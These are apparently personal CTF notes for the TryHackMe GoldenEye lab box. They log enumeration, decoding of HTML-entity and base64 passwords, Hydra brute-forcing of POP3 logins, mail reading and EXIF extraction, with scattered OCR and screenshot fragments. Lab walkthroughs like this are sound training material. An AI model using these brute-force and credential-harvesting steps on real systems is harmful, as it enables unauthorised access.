GoldenEye_THM

Enumuration

# We see a login page at /sev-home but it requires password and name

# A terminal.js file is being loaded at main page so looking at the script we see two potential username s,BOris and natalya

# Boris password is encode and commented so we decode it and password is InvincibleHack3r

# AFter logging in we see that we require using mail system to get admin usge

# so we tried to login pop3 server reusing the credentials but they dont work so we bruteforce and we get pop3 password as secret1!

# Now we reserch how to interact with pop server

# we get that there are three messages for boris and we read them all   POP3:55007

# Now we enumrate other users and brutefroce them

# Natalya password is cracked and it is bird

# WE get xenia credentials in none of natalya mails

#we also get a vhost severnaya-station.com so we add it in /etc/hosts

# we have a directory /gnocertdir

# As User xenia is not on mail server we then try the website

# The main website is same but to get to /gnocertdir we had to add this ip to our hosts

# Now we login as xenia on webserver

# A user doak is found so we try to crack doak pop3 password and it is goat

# we find doaks web creds in an inbox mail

# After logging in we find a secret text file which says that admin creds are inside a jpg file at location   /dir007key/for-007.jpg

# we get this file and use exiftool and it give us password for admin in encoded value

Nmap

```
PORT      STATE  SERVICE    VERSION
25/tcp    open   smtp       Postfix smtpd
|_smtp-commands: ubuntu, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
|_ssl-date: TLS randomness does not represent time
80/tcp    open   http       Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: GoldenEye Primary Admin Server
5006/tcp  closed wsm-server
55007/tcp open   pop3       Dovecot pop3d
|_pop3-capabilities: STLS PIPELINING SASL(PLAIN) UIDL AUTH-RESP-CODE TOP USER RESP-CODES CAPA
|_ssl-date: TLS randomness does not represent time
Aggressive OS guesses: Linux 3.10 - 3.13 (95%), ASUS RT-N56U WAP (Linux 3.4) (95%), Linux 3.16 (95%), Linux 3.1 (93%), Linux 3.2
(93%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (92%), Linux 3.10 (92%), Linux 3.12 (92%), Linux 3.19 (92%), Linux 3.2 - 4.9
(92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 4 hops

TRACEROUTE (using port 5006/tcp)
HOP RTT       ADDRESS
1   207.74 ms 10.4.0.1
2   ... 3
```

4   464.01 ms 10.10.67.183

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 76.31 seconds


SMTP:25

HTTP:80

# We have a login at /sev-home

# we get Boris password in terminal.js file

# we decode the password



```
https://gchq.github.io/CyberChef/#recipe=Magic(3,false,false,'')&input=CiYjNzM7JiMxMTA7JiMxMTg7JiMxMDU7JiMxMTA7JiM5OTsmIzEwNTsmIzk4OyYjMTA
```

Magic

Depth 3 ☐ Intensive mode ☐ Extensive language support

Crib (known plaintext string or regex)

Input length: 93 lines: 5

```
&#73;&#110;&#118;&#105;&#110;&#99;&#105;&#98;&#108;&#101;&#72;&#97;&#99;&#107;&#51;&#114;
```


Output start: 181 end: 197 length: 16 time: 1861ms length: 11739 lines: 436

Recipe (click to load)	Result snippet	Properties
From_HTML_Entity()	.InvincibleHack3r...	Matching ops: From Base64 Valid UTF8 Entropy: 3.62
	.&#73;&#110;&#118;&#105;&#110;&#99;&#105;&#98;&#108;&#101;&#72;&#97;&#99;&#107;&#51;&#114;...	Matching ops: From HTML Entity Valid UTF8 Entropy: 3.19

#

Terminal.js

#




http://10.10.67.183/terminal.js - Mozilla Firefox
TryHackMe | GoldenEye
GoldenEye Primary Admin S
http://10.10.67.183/sev-hom
http://10.10.67.183/terminal
Magic - CyberChef
view-source:http://10.10.67.183/terminal.js

```
var data = [
  {
    GoldenEyeText: "<span><br/>Severnaya Auxiliary Control Station<br/>****TOP SECRET ACCESS****<br/>Accessing Server Identity<br/>Server Name:....................<br/>GOLDENEYE<br/><br/>User: UNKNOWN<br/><span>Naviagate to /sev-home/ to login</span>"
  }
];

//
//Boris, make sure you update your default password.
//My sources say MI6 maybe planning to infiltrate.
//Be on the lookout for any suspicious network traffic....
//
//I encoded you p@ssword below...
//
//&#73;&#110;&#118;&#105;&#110;&#99;&#105;&#98;&#108;&#101;&#72;&#97;&#99;&#107;&#51;&#114;
//
//BTW Natalya says she can break your codes
//

var allElements = document.getElementsByClassName("typeing");
for (var j = 0; j < allElements.length; j++) {
  var currentElementId = allElements[j].id;
  var currentElementIdContent = data[0][currentElementId];
  var element = document.getElementById(currentElementId);
  var devTypeText = currentElementIdContent;


  var i = 0, isTag, text;
  (function type() {
    text = devTypeText.slice(0, ++i);
    if (text === devTypeText) return;
    element.innerHTML = text + `<span class='blinker'>&#32;</span>`;
    var char = text.slice(-1);
    if (char === "<") isTag = true;
    if (char === ">") isTag = false;
    if (isTag) return type();
    setTimeout(type, 60);
  })();
}
```

#

Xenia webserver

# AFter mail enumuration we find a hidden dir and login as xenia creds



GoldenEye Operators Training - Moodle - Mozilla Firefox
TryHackMe | GoldenEye
GoldenEye Operators Tr
severnaya-station.com/gnocertdir/

GoldenEye Operators Training - Moodle

You are logged in as Xenia X (Logout)

Greetings fellow operators.

Once you've been approved for the GNO course we will update your account with the relevant training materials.

For any Questions message the admin of this service here. User: admin

Calendar

May 2021

Sun	Mon	Tue	Wed	Thu	Fri	Sat
						1
2	3	4	5	6	7	8
9	10	11	12	13	14	15
16	17	18	19	20	21	22
23	24	25	26	27	28	29
30	31					

You are logged in as Xenia X (Logout)

moodle

New message from Dr Doak


Greetings Xenia, As a new Contractor to our GoldenEye training I welcome you. Once your account has been complete, more courses will appear on your dashboard. If you have any questions message me v...

#

doak webserver

# We bruteforced doak mail server and logged in

# We read a email and get his credentials for webserver



```
┌──(root💀kali)-[~]
└─# echo $ip
10.10.67.183

┌──(root💀kali)-[~]
└─#
```

```
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found,
 to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 222 login tries (l:1/p:222), ~14 tries per task
[DATA] attacking pop3://10.10.67.183:55007/
[STATUS] 80.00 tries/min, 80 tries in 00:01h, 142 to do in 00:02h, 16 active
[STATUS] 64.00 tries/min, 128 tries in 00:02h, 94 to do in 00:02h, 16 active
[55007][pop3] host: 10.10.67.183   login: natalya   password: bird
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-05-02 06:22:17

┌──(root💀kali)-[~]
└─# hydra -l doak -P WordLists/fasttrack.txt  pop3://$ip:55007/
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations
, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-05-02 06:38:25
[INFO] several providers have implemented cracking protection, check with a small wordlist first - and stay legal!
[DATA] max 16 tasks per 1 server, overall 16 tasks, 222 login tries (l:1/p:222), ~14 tries per task
[DATA] attacking pop3://10.10.67.183:55007/
[STATUS] 80.00 tries/min, 80 tries in 00:01h, 142 to do in 00:02h, 16 active
[STATUS] 64.00 tries/min, 128 tries in 00:02h, 94 to do in 00:02h, 16 active
[55007][pop3] host: 10.10.67.183   login: doak   password: goat
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-05-02 06:40:53

┌──(root💀kali)-[~]
└─#
```

```
┌──(root💀kali)-[~]
└─# vim /etc/hosts

┌──(root💀kali)-[~]
└─# vim /etc/hosts

┌──(root💀kali)-[~]
└─#
```


```
list
+OK 1 messages:
1 606
.
retr 1
+OK 606 octets
Return-Path: <doak@ubuntu>
X-Original-To: doak
Delivered-To: doak@ubuntu
Received: from doak (localhost [127.0.0.1])
        by ubuntu (Postfix) with SMTP id 97DC24549D
        for <doak>; Tue, 30 Apr 1995 20:47:24 -0700 (PDT)
Message-Id: <20180425034731.97DC24549D@ubuntu>
Date: Tue, 30 Apr 1995 20:47:24 -0700 (PDT)
From: doak@ubuntu

James,
If you're reading this, congrats you've gotten this far. You know how tradecraft works right?

Because I don't. Go to our training site and login to my account....dig until you can exfiltrate further information..
....

username: dr_doak
password: 4England!

.
```

#

Admin webserve

# In doak dashboard we found a tetx file saying admin creds are hidden in a picture in a direcorey

# we wget the image and exiftool it



*GoldenEye_THM.ctb - /...
for-007.jpg (JPEG Image...
/root/Pentesting-Notes/...
root@kali: ~
root@kali: ~
07:10 AM
27%
root@kali: ~
root@kali: ~ 117x27
root@kali: ~ 118x27
root@kali: ~ 117x27
root@kali: ~/Github/TryHackMe-Notes/Tryhackme/GoldenEye_THM 118x27

```
┌──(root💀kali)-[~]
└─#
```

```
┌──(root💀kali)-[~]
└─#                                                                     1 ⚙
```

```
┌──(root💀kali)-[~]
└─# cat  Downloads/s3cret.txt
007,

I was able to capture this apps adm1n cr3ds through clear txt.

Text throughout most web apps within the GoldenEye servers are scanned, so I cannot add the cr3dentials here.

Something juicy is located here: /dir007key/for-007.jpg

Also as you may know, the RCP-90 is vastly superior to any other weapon and License to Kill is the only way to play.

┌──(root💀kali)-[~]
└─#
```

```
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
X Resolution                    : 300
Y Resolution                    : 300
Exif Byte Order                 : Big-endian (Motorola, MM)
Image Description               : eFdpbnRlcjE5OTV4IQ==
Make                            : GoldenEye
Resolution Unit                 : inches
Software                        : linux
Artist                          : For James
Y Cb Cr Positioning             : Centered
Exif Version                    : 0231
Components Configuration        : Y, Cb, Cr, -
User Comment                    : For 007
Flashpix Version                : 0100
Image Width                     : 313
Image Height                    : 212
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:4:4 (1 1)
Image Size                      : 313x212
Megapixels                      : 0.066

┌──(root💀kali)-[~/Github/TryHackMe-Notes/Tryhackme/GoldenEye_THM]
```


# we get the admin password by base64 decoding it

# xWinter1995x!

POP3:55007

# tried boris credentials but didnt worked

# brutefoorce and found corfrect password which is secret1!


GoldenEye_THM.ctb - /r...
THM write-up: GoldenE...
/root/Pentesting-Notes/...
root@kali: ~
root@kali: ~/Github/Try...
05:59 AM
54%
root@kali: ~/Github/TryHackMe-Notes/Tryhackme/GoldenEye_THM
root@kali: ~ 117x27
root@kali: ~ 118x27
root@kali: ~/Github/TryHackMe-Notes/Tryhackme/GoldenEye_THM 118x27

